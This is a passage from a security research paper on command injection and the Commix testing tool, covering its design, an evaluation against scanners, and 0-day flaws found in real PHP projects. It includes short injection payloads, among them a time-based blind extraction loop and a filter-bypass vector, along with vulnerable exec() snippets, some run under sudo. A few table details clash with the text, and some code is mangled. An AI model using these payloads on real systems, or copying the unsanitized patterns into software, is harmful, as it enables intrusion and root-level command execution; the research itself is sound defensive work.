    =%i >DGYPYD.txt< nul
```

Finally, in a tempfile-based semi blind technique, the attacker can store the output of the "whoami" command in a random file (i.e., "%temp%\VVKBSV.txt") and, subsequently, read its contents using time delays. That is, the contents of the "%temp%\VVKBSV.txt" file can be read character-by-character using the following code snippet.

```
& for /f "tokens=*" %i in ('cmd /c "powershell.exe -
   InputFormat none (Get-Content %temp%\VVKBSV.txt).split(" ")
   [0]"') do if %i==66 (cmd /c "powershell.exe -InputFormat
   none Start-Sleep -s 4")
```

6 COMMIX

Commix is a software tool aiming at facilitating web developers, penetration testers and security researchers to test web applications with the view to find bugs, errors or vulnerabilities related to command injection attacks. The tool is written in Python (version 2.6. or 2.7) and runs in both Unix-based (i.e., Linux, Mac OS X) and Windows OS. Commix is free to download through the GitHub repository [61]. It is worth mentioning that Commix comes preinstalled in many security-oriented OS including the well-known Kali linux [27], while its capabilities has been presented with a real demo in the BlackHat Europe 2015 security event [65].

6.1 Software architecture

As shown in figure 9, the general structure of the tool is divided into three main modules: i) the attack vector generator, ii) the vulnerability detection module, and

iii) the exploitation module. The attack vector generator module as its name implies, generates a set of command injection attack vectors. The latter are produced from the command injection separators' list (see table 1 and 2) and the type of command injections that will be performed (i.e., classic, dynamic code evaluation, time-based and file-based). In this way, for each type of attack a set of different attack vectors are generated and passed to the vulnerability detection module.



Figure 9: High-level architecture of Commix

The vulnerability detection module attempts to perform the command injections to the target web application, using the attack vectors received from the attack vector generator module. In particular, the vulnerability detection module takes the first attack vector and attempts to inject and execute the echo command. After receiving the response from the application, this module compares whether the results obtained were the same with the ones expected. If they are, then this means that the command was executed successfully; otherwise, it proceeds with the next attack vector. This procedure continues until a vulnerability is discovered or when all the attack vectors have been used and no vulnerability has been discovered. It is important to mention that the module is capable of performing command injection not only in the HTTP GET/POST parameter, but also in HTTP parameters, such as HTTP cookie, HTTP user-agent and referer header values.

If the vulnerability detection module determined that the application is vulnerable, then Commix triggers the exploitation module to attempt automatic exploitation. In particular, the exploitation module uses the same attack vector, which the vulnerability detection module succeeded in performing the command injection, to exploit the application. Note that the specific command that the exploitation module will execute is user-supplied. If the exploitation of the vulnerability is successful, then the execution results will be displayed to the user. It is important to mention that the exploitation module provides also an integration interface with the Metasploit exploitation framework, in order to perform automatic exploitation and obtain a remote shell with the target system during penetration testing scenarios.

6.2 Reducing false positives

To reduce false alarms, the vulnerability detection module of Commix, makes use of special heuristics, which minimize the occurrence of false alarms. To analyze how these heuristics operate, first we need to understand how false alarms occur. More specifically, we have observed several cases where the result of a command injection attempt is similar to what Commix expects to receive (i.e., the output of the command), without however the injected command actually being executed. For instance, when the vulnerability detection module attempts to perform injection of the command "echo NTAVG" (i.e., print the random string NTAVG) to find out whether or not there is a vulnerability in a web application, we have observed that some web applications print back the random string (i.e., NTAVG), without however executing the injected command "echo NTAVG". Thus, Commix erroneously considers that these applications are vulnerable to command injections, increasing in this way false positives. To address this issue and reduce false positives, Commix makes use of heuristics, in order to decide whether an application is vulnerable to command injection attacks. More specifically, the vulnerability detection module tries to inject commands that print the result of mathematic calculations to ensure that the application has executed the injected command. For instance, in order to decide whether an application is vulnerable to result-based command injection flaws, Commix will try to echo three times a randomly generated 5-characters string (i.e. “NTAVG”) concatenated with the result of a mathematic calculation of two randomly selected numbers (i.e., “28+50”).

```
echo NTAVG$((28+50))$(echo NTAVG)NTAVG
```

If this command is executed properly, the web application should output the string "NTAVG78NTAVGNTAVG", which contains the concatenation of the randomly generated 5-character string (e.g. “NTAVG”) with the result of the mathematic calculation (e.g. “28+50”). Based on the above heuristic, Commix guarantees that the response is produced by the execution of a specific command, eliminating false positives. Moreover, false positives can also occur in time-based blind command injections. To address this issue, Commix performs a time-based false positive check. More specifically, this time-based false positive check, first calculates the average response time of the target host. Next, the calculated average response time is added to the default delay time, which is used to perform the time-based blind command injections.

Finally, it is important to mention that Commix, being a free and open source tool, allows security researchers to extensively test it in order to detect bugs and errors. In this way, a number of false positives, especially in time-based and tempfile-based command injections were reported and fixed.

6.3 Other Functionality

Commix supports a plethora of functionalities, in order to cover several exploitation scenarios. These functionalities are: (1) Various HTTP protocol authentication mechanisms (e.g. 'Basic' or 'Digest'), (2) provision of custom Cookies and/or other HTTP headers, (3) support of HTTP proxies, (4) use of the Tor network, (5) user-supplied prefixes and suffixes, (6) alternative OS shell (python), (7) host and web application enumeration, (8) read or write files at the target host, (9) resume of scanning, (10) support for importing custom modules.

More specifically, some command injection vulnerabilities may only be exploitable via authenticated users (e.g., ADSL routers, IP cameras or other embedded devices). For this reason, Commix supports various HTTP protocol authentication mechanisms, where the user can provide valid credentials to authentication to the web application ("Basic" HTTP protocol is supported). It is also possible, a web application to require authentication based upon cookies. To this end, Commix enables the user to alter and provide his/her own HTTP Cookie header values.

It is also worth noting that Commix allows the user to provide his/her own HTTP referer header value, HTTP user-agent header, as well as extra HTTP headers. For instance, by default Commix performs HTTP requests using a specific user-agent header "Commix/v0.4b-xxxxxxxx". However, it is possible to change it either by providing a user-supplied one or a randomly generated one. Moreover, in many cases there is a need for a user to modify HTTP requests created by the

Commix, before they are sent to the web application, as well as to modify responses returned from the application, before they are received by the Commix. To achieve this, Commix supports the use of HTTP proxies (e.g., BurpSuite, etc.). Rather than manually providing a single target host or possible injection points, Commix is able to evaluate and exploit (if they prove to be exploitable) HTTP requests proxied and provided through BurpSuite or WebScarab proxy. This option requires as an argument the HTTP proxy's requests log file. In addition, Commix supports the execution of command injections through the Tor network for anonymity purposes [26].

Another provided functionality of Commix is the capability to insert user's own suffixes and prefixes. In some circumstances, the vulnerable parameter is exploitable, only if the user provides a specific prefix in the injection attack vector. To be more specific, consider the code snippet of figure 10. The GET parameter "ip" is verified using the "preg_match()" function. In particular, it is checked whether the "ip" parameter starts with an IP address. If yes, then the ping command is executed using the "ip" parameter as an argument. Otherwise, the application prints an error message. For this reason, a valid IP address should be inserted as prefix at the beginning of the attack vector, followed by the injection command. For example, the attack vector "192.168.2.1%0als" will successfully pass the "preg_match()" verification and subsequently execute the injected "ls" command. Based on the same logic, an IP address (or any other string) can be inserted at the end of the attack vector, as a suffix.

```php
<?php
if (!(preg_match('/^\d{1,3}.\d{1,3}.\d{1,3}.\d{1,3}$/m', $_GET
   ['ip']))){
die("Invalid IP address");
}
system("ping -c 2 ".$_GET['ip']);
?>
```

Figure 10: The "ip" parameter is verified using a regular expression.

Furthermore, during the development and testing of Commix, we encountered systems that include a limited set of Linux shell commands (i.e., "cat", "echo" etc.). As a result, several attack vectors of Commix failed, because the included Linux shell commands were not available in the target system. To overcome this issue, Commix supports a set of alternative attack vectors, which are produced from a programming language and not from the underlying OS shell commands. Evidently, the specific programming language that the alternative attack vectors are based on, should be pre-installed on the target system. At the time of writing, Commix supports only the Python programming language to create alternative attack vectors. In the next versions of Commix, alternative attack vectors based on PHP, Perl and Ruby languages will be also included.

Another important functionality of Commix has to do with the fact that during penetration testing scenarios, there are several cases where we want to take actions, such as system and user enumeration in an easy and quick manner, without dealing with complex bash system commands. For this reason, Commix supports several "enumeration" options. To be more specific, a user can retrieve the current user name and checks if that user has root privileges. It is also possible to retrieve the hostname, the OS and the system architecture. Moreover, it is possible to enumerate system usernames, users' privileges, and users' password hashes (i.e., by accessing the "/etc/shadow" file, if it is readable by the current user). Commix also allows users to read, write or upload files automatically to the target system, by selecting the "file access" options. These options can be used for example to upload a backdoor (i.e., "Meterpreter") on the target host.

Another functionality of Commix is the ability to record all successful injection points into a session file (i.e., an sqlite3 database), regardless of the injection technique being used against the target host. Through that option, a user can easily save and resume scan results at the exact point where the execution of Commix stopped. This option is very useful for resuming injection attacks on the same target, eliminating the need to start the attacks from the beginning.

Finally, another advantageous feature that makes Commix a quite powerful tool is that it is designed to be modular. This means that it allows a user to write and import its own python modules, in order to perform whatever task he/she desires. At the time of writing, Commix comes with two python modules. The first one, which is named as "icmp_exfiltration.py" supports the ICMP exfiltration technique, which exfiltrates data from the system using the "ping" command [28], [29]. The other module, which is named as "shellshock.py" can check the target host against the Shellshock vulnerability and then perform an automated exploitation.

7 Evaluation

In this section, we evaluate the detection and exploitation capabilities of Commix. To this end, we have performed three different set of experiments. In the first set of experiments, we have evaluated Commix against applications that are deliberately vulnerable. That is, the command injection vulnerabilities of these applications are known a priori, and we test Commix whether it will detect them. In the second set of experiments, we have compared the detection and exploitation capabilities of Commix with other tools. In the third set of experiments, we have evaluated Commix against real-world applications to detect 0-day command injection vulnerabilities (i.e., vulnerabilities which have not been reported before).

In all experiments, we have used PHP as the server-side language for the web applications for the following reasons: i) PHP is a popular programming language for server-side web applications and used by various CMS (e.g., Wordpress, Drupal, etc.), ii) it is free and easy to setup a development environment and iii) there are several open-source PHP projects available in public repositories that can we perform a security assessment. In all the following examples as well as in the experiments, we have considered a typical web server setup with Linux as the underlying OS, and specifically a Debian distribution that uses Bash as the default shell. The only exception in the above setup was in the second set of experiments where we used also a Windows 2003 server R2 to evaluate two ASP.NET vulnerable applications (see section 7.2).

7.1 First set of experiments: virtual-lab applications

To perform the first set of experiments, we have collected a set of free, open-source, web applications that are vulnerable to command injections. These vulnerable web applications are also called virtual-lab applications, because their main goal is to provide a safe and legal environment for developers to understand and learn web application security, as well as facilitate security professionals to test the effectiveness of their own tools. Table 3 presents the results of the first set of experiments. In particular, it depicts the virtual-lab applications, the filename that included the vulnerability and, finally, the type of command injection that Commix achieved to detect and exploit. In many cases, the vulnerabilities in command injection attacks may correspond to more than one technique, meaning that vulnerability can be exploited using more than one exploitation methods.

Table 3: Commix detection results of virtual lab applications.

Virtual-lab application	**Filename**	**Parameter**	**Security Level**	**Classic based**	**Dynamic Code Evaluation**	**Time based**	**File based**
Damn Vulnerable Web Application (DVWA)	vulnerabilities/exec/	ip	Low	X	-	X	X
	vulnerabilities/exec/	ip	Medium	X	-	X	X
Extremely buggy web application (bWAPP)	commandi.php	target	Low	X	-	X	X
	commandi.php	target	Medium	X	-	X	X
	commandi_blind.php	target	Low	-	-	X	X
	commandi_blind.php	target	Medium	-	-	X	X
OWASP Mutillidae II	dns-lookup.php	target_host	Low	X	-	X	X
	dns-lookup.php	target_host	Medium	X	-	X	X
Pentester Lab Web For Pentester	example1.php	ip		X	-	X	X
	example2.php	ip		X	-	-	-
	example3.php	ip		-	-	X	X
Basilic 1.5.14	diff.php	file		X	-	X	X
	diff.php	new		X	-	X	X
	diff.php	old		X	-	X	X
AjaXplorer< 2.6	checkInstall.php	destServer		X	-	X	X
PHPTax 08	index.php	pfilez		-	-	X	X
PHP Charts 1.0	index.php	type		-	X	-	-
LotusCMS 3.0	index.php	page		-	X	-	-
Webmin 1.580	show.cgi	-		X	X	-	X
Zenoss 3.x	showDaemonXMLConfig	daemon		X	-	X	X
(MCIR) shellol	challenge0.php	inject_string		X	X	X	X
	challenge1.php	inject_string		X	X	X	X
	challenge2.php	inject_string		X	X	X	X
	challenge3.php	inject_string		X	X	X	X
	challenge4.php	inject_string		X	X	X	X
	challenge5.php	inject_string		X	X	X	X
	challenge6.php	inject_string		X	X	-	X

Damn Vulnerable Web App (DVWA) [30] is a free, open source PHP/MySQL web application that supports three different security levels, low, medium and high. The low level is meant to simulate a website with no security at all; the medium level is meant to simulate a website that applies input validation, but still vulnerable; while the high level is meant to be secure and cannot be exploited. In low security level, Commix successfully identified and exploited classic results-based, time-based blind and file-based semi blind command injection vulnerabilities. Subsequently, in the medium security level, although some security measurements were applied (i.e., characters blacklisting), Commix was able to exploit the vulnerable application via classic results-based, time-based blind and file-based semi blind command injection attacks. All the vulnerabilities, were identified in the "ip" POST parameter of "vulnerabilities/exec/". Finally, it is worth noting that in the high security level, Commix did not detect any vulnerability as expected, because this level is not meant to be exploitable.

Extremely buggy web app (bWAPP) [31] includes two web applications vulnerable to command injections. Similarly to DVWA, bWAPP also supports three different security levels, low, medium and high, which range from completely vulnerable to secure. In the first web application, in the low security level, classic result-based, time-based blind and file-based semi blind exploitable command injection vulnerabilities were successfully identified. Moreover, in the medium security level, although some security measurements were applied (i.e., characters blacklisting), Commix detected classic results-based, time-based blind and file-based semi blind exploitable command injection vulnerabilities. The vulnerabilities were discovered in the "target" POST parameter of "commandi.php" page. On the other hand, in the second web application, in both low and medium security level, only time-based blind and file-based semi blind command injection vulnerabilities were identified. The vulnerabilities of the second challenge were discovered in the "target" POST parameter of the "commandi_blind.php" page. It is worth noting once again, that in the high security level Commix did not detect any exploitable vulnerability.

OWASP Mutillidae II [32] is a free, open source, deliberately vulnerable web-application. As previously, OWASP Mutillidae include three different security levels, low, medium and high. In low security level, Commix identified classic result-based, time-based blind and file-based semi blind command injection vulnerabilities. In the medium security level, although some security measurements were applied (i.e., characters blacklisting), Commix was able to exploit the vulnerable application via classic results-based, time-based blind and file-based semi blind command injection attacks. All the vulnerabilities were found in the "target_host" POST parameter of "dns-lookup.php". Once again in the high security level, Commix did not detect any exploitable vulnerability.

Pentester Lab [33] has an exercise named Web for Pentester, which includes three web applications with command injections vulnerabilities. Commix was able to detect these vulnerabilities in the "ip" GET method parameter.

Command-Injection-ISO (Pentester Academy) [34] is a collection of ten pre-installed real-world vulnerable applications. Commix, identified and exploited the following applications: "Basilic 1.5.14", "AjaXplorer< 2.6", "PHPTax 08", "PHP Charts 1.0", "LotusCMS 3.0", "Webmin 1.580" and "Zenoss 3" (see table 3 for details regarding the specific page, parameter and type of command injection vulnerability for each one of the identified vulnerable application).

Shellol (SpiderLabs) [35] is a training environment for command injections with a configurable OS shell. Shellol supports seven different command injection challenges where in each challenge, different security measures (i.e., input sanitization etc.) and restrictions (i.e., no semicolons, ampersands, pipes etc.) are applied. Commix detected 7 command injection vulnerabilities in the "inject_string" GET parameter.

7.2 Second set of experiments: Comparison with other tools

In the second set of experiments, we have compared the detection and exploitation capabilities of Commix with other tools. In particular, we have evaluated Commix against two commercial web vulnerability scanners, which are Netsparker (trial version 4.8.1.14376), and Acunetix (trial version 11.0.171101535), as well as two open source tools, which are Arachni (version 1.5.1-0.5.12) and W3af (version 1.7.6). We have used as a testbed, a set of eight PHP and two ASP.NET vulnerable applications that we have developed (the testbed is available in GitHub [68]). More specifically, the vulnerable web applications are:

- classic.php executes and prints the output of the ping command to an IP address that is provided to the application via the GET “addr” parameter.
- eval.php takes the value of the “name” GET parameter and uses it as an argument for the “eval()” function, in order to print it back.
- blind.php takes an IP address as an argument, via the GET “addr” parameter and executes a ping command over that provided parameter. In this case, the application will not return the results of the ping command execution but only a message indicating the success or not of the ping command.
- double_blind.php takes an IP address as an argument, via the GET “addr” parameter and executes a ping command over that provided parameter as a

background job. The application does not return anything informative with regards to the results of the ping command execution.

- cookie(classic).php executes and prints the output of the ping command that takes an IP address as argument, which is provided to the application via the "addr" cookie value.
- referer(classic).php executes and prints the output of the ping command that takes an IP address as argument, which is provided to the application via the Referer HTTP header.
- no_space.php executes and prints the output of the ping command using an IP address that is provided to the application via the POST "addr" parameter. The application filters and strips the space character (" ") from the user input.
- no_multiple_characters.php executes and prints the output of the ping command using an IP address that is provided to the application via the POST "addr" parameter. The application filters and strips the space character, as well as the characters ";","|","&","$" from the user input.
- classic.aspx is the ASP.NET equivalent application of classic.php
- classic.aspx is the ASP.NET equivalent application of blind.php

All the above applications of the testbed include command injection vulnerabilities that have been discovered in the past in various real-world applications. For example, classic.php and blind.php are found in various applications such as the ones presented in section 7.3. Eval.php vulnerability has been discovered in PHP-Charts [71], while cookie(classic).php has been found in the web management interface of D-Link routers [72]. Moreover, referrer(classic).php has been discovered in AWStats [69], while a real case of no_space.php has been analyzed in [73].

The aim of the evaluation was to find out not only the detection capabilities of the tools under comparison, but also their exploitation capabilities (in case the tool supports such a functionality). As mentioned in section 2, the term "command injection exploitation" refers to the ability of a tool to execute any arbitrary command provided by the user of the tool. The results are summarized in table 4.

From table 4, we observe that Commix was capable to detect and exploit every vulnerable application of the testbed. On the other hand, the detection capabilities

Table 4: Comparison results

	W3af	**Arachni**	**Netsparker**	**Acunetix**	**Commix**
Classic.php	✓	✓	✓	X	✓
Eval.php	✓	✓	✓	✓	✓
Blind.php	✓	✓	✓	X	✓
Double_blind.php	✓	✓	✓	X	✓
cookie(classic).php	X	✓	X	X	✓
referer(classic).php	X	✓	X	X	✓
no_space.php	X	X	✓	X	✓
no_multiple_characters.php	X	X	X	X	✓
Classic.aspx	✓	X	✓	✓	✓
Blind.aspx	✓	X	✓	X	✓
Exploitation	X	- (not supported)	- (not supported)	- (not supported)	✓

of the rest of the tools are complementary, in the sense that different tools found different vulnerabilities. For example, Arachni detected cookie(classic).php and referrer(classic).php, but it could not detect classic.aspx and blind.aspx, while Netsparker was able to detect these ASP.NET-based command injections. The only vulnerability which was not discovered by any tool except for Commix was the no_multiple_characters.php. Additionally, we observe that W3af, which is also an exploitation tool, was not able to exploit any of the discovered vulnerabilities, while Commix successfully exploited all of them.

From the previous analysis, we can deduce that Commix achieves better detection results compared to similar web scanning tools. On the other hand, a possible drawback of Commix lies to the fact that the time required to complete the detection procedure can be significant, since the tool performs several tests to conclude whether an application is vulnerable or not to command injections. Moreover, another possible drawback is that we cannot eliminate false alarms completely, especially for time related attacks, due to unpredictable and uncontrollable behavior of network delays. Finally, command injection payloads for ASP.NET are considered to be experimental, since we have not performed yet extensive checks to evaluate their efficiency. This is due to the fact that there is a limited number of free and open-source ASP.NET applications in public repositories (i.e., GitHub) to download and evaluate them.

7.3 Third set of experiments: Real-World applications

In the third set of experiments, we tested Commix against real-word applications to discover 0-day vulnerabilities. For this reason, we selected and downloaded from GitHub, a set of 50 PHP applications that execute back-end OS commands using the PHP system(), exec() or eval() function, based on a user-supplied data through GET or POST parameters. Commix discovered 0-day vulnerabilities in 20 out of the 50 selected PHP applications (see table 5). The discovered 0-day vulnerabilities share a common trait, which is related to the fact that all the vulnerable applications pass user-supplied input to operating system commands without any kind of input handling. An interesting observation here is that several of these applications execute network related commands, such as "ping" and "traceroute" through the exec() function. The developers of these applications could have prevented these vulnerabilities in the first place, if they had used PHP libraries that perform network related operations (see section 8), instead of executing OS commands through the PHP exec() function. Another important observation is that several applications execute OS commands using "sudo", which is used to elevate privileges, meaning that the malicious injected commands will be also elevated. Finally, it is important to mention that 9 out of 20 vulnerable applications were vulnerable only to blind command injections and not to classic command injection. Below, for each vulnerable application we provide and analyze the specific code snippet in which Commix detected the 0-day vulnerability.

PetBot [36] is a special device that allows remote monitoring and interaction with domestic pets. We have examined the open-source repository "petbot-device" for the PetBot client side software. Within the directories and files, we found the "/static/wifi_connect.php" file that, as shown in the code snippet below. executes the script "wifi_connect.sh", which is responsible for the connection to an SSID with a specific password. More specifically, "wifi_connect.php" takes the SSID name and the password through the "exec()" PHP function as arguments and through the "ssid" and "password" POST parameters, respectively. In our tests, Commix detected that "wifi_connect.php" is vulnerable to classic results-based, time-based blind and file-based semi-blind command injection in the "ssid" and "password" POST parameters, that allow an attacker to execute arbitrary commands, with root permissions/privileges, since the "sudo" command is preceded in the vulnerable code.

Table 5: Commix detection results of real world applications.

Vulnerable Application	**Filename**	**Vulnerable Parameter**	**Classic based**	**Dynamic Code Evaluation**	**Time based**	**File based**
Petbot-device	/static/wifi_connect.php	ssid, password	-	-	X	X
TantiumGenerator	generate.php	input	X	-	X	X
RpiIRRemote	ir.php	device, cmd	X	-	X	X
ŔedÁlert	missile/missile_cmd.php	cmd	-	-	X	X
LIGHT	LIGHTserver/var/www/control.php	cmd	-	-	X	X
RobotRoverV5	motor.php	state	-	-	X	X
EEG-Based-BCI	callScripts.php	label	-	-	X	X
iTrace	traceroute.php	hops, host	X	-	X	X
wsn-ip-interoperability 1.0	web/script/action.php	status ,relay, atmy	X	-	X	X
raspberry-pi-camera-control-php	still.php	quality, width, height, verbose, timeout, encoding, timelapse, sharpness, contrast, saturation, ISO, vstab, ev, exposure, awb, imxfx, colfx, metering, rotation, hflip, vflip	X	-	X	X
wp-plugin-grunt	wp-plugin-grunt.php	command	X	-	X	X
Linux-webui	shellscripts/catfile.php	file	X	-	X	X
SMRTControl	remove_device.php	device	X	-	X	X
Wol	include/wake.php	Ifname, mac	-	-	X	X
Changeling	exec_ping.php	domain	X	-	X	X
Media-Management-System	hostup.php	deviceid	-	-	X	X
DHCP Monitor	ping.php	host	-	-	X	X
openvpnas	/bin/shell.php	ip, count, size	X	-	X	X
DD-WRT	/cgi/	-	-	-	X	X
ZTE ZXV10 H108L	manager_dev_ping_t.gch	host	X	-	X	X

```
...
exec("sudo /srv/cgi-bin/wifi_connect.sh ${_POST['ssid']} ${
   _POST['password']}");
...
```

Tantium Generator [37] is a free and open source password generator in which you can generate secure, personalized and easy-to-remember passwords. The generator page can be found online on [38]. In the page "generate.php", where the password generation takes place, a python script named "algorithm.py" is executed through the "shell_exec()" that takes arguments through the "input" GET parameter (as shown in the code snippet below). Commix detected that the "generate.php" page, is vulnerable to time-based blind and file-based semi blind command injection attacks.

```
...
echoshell_exec("python algorithm.py " . $_GET["input"])
...
```

RpiIRRemot [39] is a free and open source application that allows a user to control its TV/TVbox by smartphone and Raspberry Pi. Commix detected that RpiIRRemote is prone to command injection vulnerabilities in the "ir.php" file. More specifically, the "ir.php" file is taking the device name and a command as arguments through the "device" and "cmd" GET or POST parameters respectively, as shown in the code snippet below. Then, is executes the "irsend" command (i.e., to send infrared commands) followed by the name of the device and the desired command. Both parameters (i.e., device, cmd) were identified to be vulnerable to classic result-based, time-based blind and file-based semi blind command injection attacks.

```
...
if($cmd&& $device){
$cmdline = "irsend SEND_ONCE ".$device."".$cmd ; echo($cmdline
   );
$output = shell_exec($cmdline); echo($output);
$output = shell_exec($cmdline);
echo($output);
...
```

Red' Alert [40] is an open source notification system for the Microsoft PowerBI [41], where the main controller runs on a Raspberry Pi. Commix discovered that it is prone to command injection vulnerabilities in the "missile/missile_cmd.php" file. More specifically, the "missile/missile_cmd.php" file is taking a command (i.e., right, left, up, down, fire, sleep, park, led) and a value as arguments, through the "cmd" and "val" GET parameters respectively, as depicted in the code snippet below. Then, via "exec()" PHP function, the main "missile.py" python script is executed, followed by the desired command and a value. Both parameters (i.e., cmd, val) were identified to be vulnerable to time-based blind and file-based semi blind command injection attacks, that allow an attacker to execute arbitrary commands on the target host system, with root privileges, since the "sudo" command is preceded.

LIGHT [42] is an open source project which uses a Raspberry Pi with relays to control lights from a web interface or from an android application. Commix

```
...
$cmd = $_GET['cmd'];
$val = $_GET['val'];
exec("sudo python missile.py $cmd $val");
...
```

discovered that this application is prone to command injection in "LIGHTserver/-var/www/control.php" file. More specifically, this file takes a command through the "cmd" GET parameter, as presented in the code snippet below. After that, via "exec()" PHP function, the desired command is executed. The "cmd" parameter identified to be vulnerable to time-based blind and file-based semi blind command injection attacks, allowing an attacker to execute arbitrary commands with root permissions.

```
...
$cmd = $_GET["cmd"];
$exec = shell_exec("sudo bash /root/light/" . $cmd);
...
```

RobotRoverV5 [43] is an open source project for an arduino robot with DFRobotromeo and distance sensor on servo. After the audits we performed against "RobotRoverV5" application, Commix discovered that it is prone to command injection vulnerabilities in "motor.php" file. More specifically, the "motor.php" file takes the value of the state variable through the "state" GET parameter, as shown in the code snippet that follows. Depending on the state which is specified by the user, a predefined command and a predefined state are combined and executed via the "exec()" PHP function. As in the previous cases, the "state" parameter was identified to be vulnerable to time-based blind and file-based semi blind command injection attacks.

EEG-Based-BCI [44] is an open source project to obtain EEG (electroencephalogram) signals from a neuroheadset and process the subsequent data produced for classification of objects. Commix discovered that it is prone to command injection vulnerabilities in "callScripts.php" file. More specifically, the "callScripts.php" file takes a label through the "label" POST parameter, as depicted in the code snippet below. Next, via "shell_exec()" PHP function, the "main.bat" script is executed,

```
...
$state = $_GET["state"];
if($state == 3){
  $cmd = "sudo /etc/init.d/dirc_auto ";
  $state = "start";
  exec($cmd .$state);
}
elseif($state == 2){
  $cmd = "sudo /etc/init.d/dirc_auto ";
  $state = "stop";
  exec($cmd .$state);
  $cmd = "sudo python /var/www/dirc_manual.py ";
  $state = "19";
  exec($cmd .$state);

}
else{
  $cmd = "sudo python /var/www/dirc_manual.py ";
  exec($cmd.$state);
}
...
```

which in turn it executes the "main.py" python script, followed by the "label" POST parameter. The "label" parameter is not sanitized and, therefore, the application was identified to be vulnerable to time-based blind and file-based semi blind command injection attacks.

```
...
if(empty($_POST['label']))
shell_exec("start cmd /k code\\main.bat C:\\Python27\python.
   exe");
else
shell_exec("start cmd /k code\\main.bat C:\\Python27\python.
   exe ".$_POST['label']);
...
```

iTrace [45] is an open source web traceroute utility, which finds out the route taken by packets across an IP network. Commix discovered that the "iTrace" application is prone to command injection in"traceroute.php" file. To be more specific, the "traceroute.php" file is taking the maximum number of hops and the hostname as arguments through the "hops" and "host" POST parameters respectively, as shown in the code snippet that follows. Then, via the "exec()" PHP function, the "traceroute -m" command is executed, which is used to set the max number of hops. Both parameters (hops, host) were identified to be vulnerable to classic result-based, time-based blind and file-based semi blind command injection attacks.

```
...
$a = array();
$cmd = 'traceroute -m ' . $_POST['hops'] . '' . $_POST['host'
   ];
exec($cmd, $a);
$ret = '';
foreach($a AS $r) { $ret .= "$r<br />";
echo "$r<br/>"
...
```

wsn-ip-interoperability [46] is an open source application to create wireless sensor networks. This application is vulnerable in the "web/script/action.php" file. To be more specific, the "web/script/action.php" file is taking three of GET parameters "status", "relay" and "atmy" as arguments (see in the code snippet below). Via "exec()" PHP function, the application executes the "xbee.py" python script, followed by the aforementioned commands. All parameters (status, relay, atmy) were identified to be vulnerable to time-based blind and file-based semi blind command injection attacks.

raspberry-pi-camera-control-php [47] is an open source application that helps the user to control a Raspberry Pi camera module via Apache server and PHP. Commix detected vulnerabilities in the "still.php" file. To be more specific, the "still.php" file takes several GET parameters as arguments (as shown in the code snippet below), followed by the "raspistill –nopreview -o /opt/temp/test01.jpg" command, which generates an image according to the characteristics entered by the

```
...
$status = $_GET['status'];
$relay = $_GET['relay'];
$atmy = $_GET['atmy'];
$command = 'python /root/xbee.py ' . $status . '' . $atmy . ''
    .$relay;
exec($command);
...
```

user. The above command is assigned to a "$command" variable. Then, the "$command" variable is escaped (see Section 7) by using the "escapeshellcmd()" PHP function, creating another variable named "$escaped_command". The application, instead of using the escaped variable (i.e., $escaped_command), it erroneously uses the unescaped (i.e., $command) as argument in the "exec()" PHP function, making it vulnerable to classic result-based, time-based blind and file-based semi blind command injection as Commix detected.

```
...
$command = 'raspistill  --nopreview -o /opt/temp/test01.jpg '.
   $quality.$width.$height.$verbose.$timeout.$encoding.
   $timelapse.$sharpness.$contrast.$saturation.$ISO.$vstab.$ev
   .$exposure.$awb.$imxfx.$colfx.$metering.$rotation.$hflip.
   $vflip.'2>&1  '  ;
$escaped_command = escapeshellcmd($command);
exec($command, $test, $retval);
...
```

wp-plugin-grunt [48] is a free and open source wordpress plugin to manage the user's project using grunt. Commix detected that the application is vulnerable to classic result-based, time-based blind and file-based semi blind command injection in the "wp-plugin-grunt.php" file. In particular, the "wp-plugin-grunt.php" file takes a command through the "command" POST parameter, as presented below. After that, via "shell_exec()" PHP function, the desired command is executed.

```
...
function my_action_callback() {
global $wpdb; // this is how you get access to the database
$environment = $_POST['environment'];
$response = shell_exec( $_POST['command']);
echo $environment .''. $response .''. get_option( '
   extra_post_info' );
wp_die(); // this is required to terminate immediately and
   return a proper response
}
...
```

Linux-webui [49] is an open source simple web control panel for Linux servers. Commix discovered that it is prone to classic result-based, time-based blind and file-based semi blind command injection attacks in "shellscripts/catfile.php" file. To be more specific, the "shellscripts/catfile.php" file takes a file as argument through the "file" GET parameter (as shown below) and then, via the "shell_exec()" PHP function, the "cat" command is executed, which is used to output the contents of a specific file.

```
...
if (isset($_GET['file'])) {
$file = $_GET['file'];
echo "<pre>".shell_exec("cat ".$file)."</pre>";
}
...
```

SMRTHAUS [50] is a free and open source home automation platform that runs on Rasberry Pi and allows for a customizable home automation. Commix detected vulnerabilities in the "remove_device.php" file. More specifically, the "remove_device.php" file takes a device name through the "device" POST parameter, as shown in the code snippet that follows. After that, via "exec()" PHP function, the "remove_device.py" python script is executed, which removes a desired device, followed by the device name. The "device" parameter was identified as vulnerable to classic results-based, time-based blind and file-based semi blind command injection attacks.

```
...
$file = fopen("remove_log.txt", "w");
fwrite($file, $_POST["device"]);
fclose($file);
echo exec('python remove_device.py ' . $_POST["device"]);
...
```

Wake-on-LAN is an Ethernet networking standard that allows a server to be turned on by a network message. The wake-on-LAN plugin [51] allows a user to scan a network, add, save and delete computers from it. After the audits we performed against the wake-on-LAN plugin, Commix discovered that it is prone to command injection vulnerabilities on "include/wake.php" file. To be more specific, the "include/wake.php" file is taking the network interface and the mac address, as arguments, through the "ifname" and "mac" POST parameters respectively, as shown in the code snippet that follows. Then, it executes the "etherwake -i" command, which is used to send a Wake-On-LAN "Magic Packet" under Linux OS. Both parameters (i.e., ifname, mac) were identified to be vulnerable on time-based blind and file-based semi blind command injection attacks.

```
...
$command = "etherwake -i ".$_POST["ifname"]."".$_POST["mac"];
exec($command);
...
```

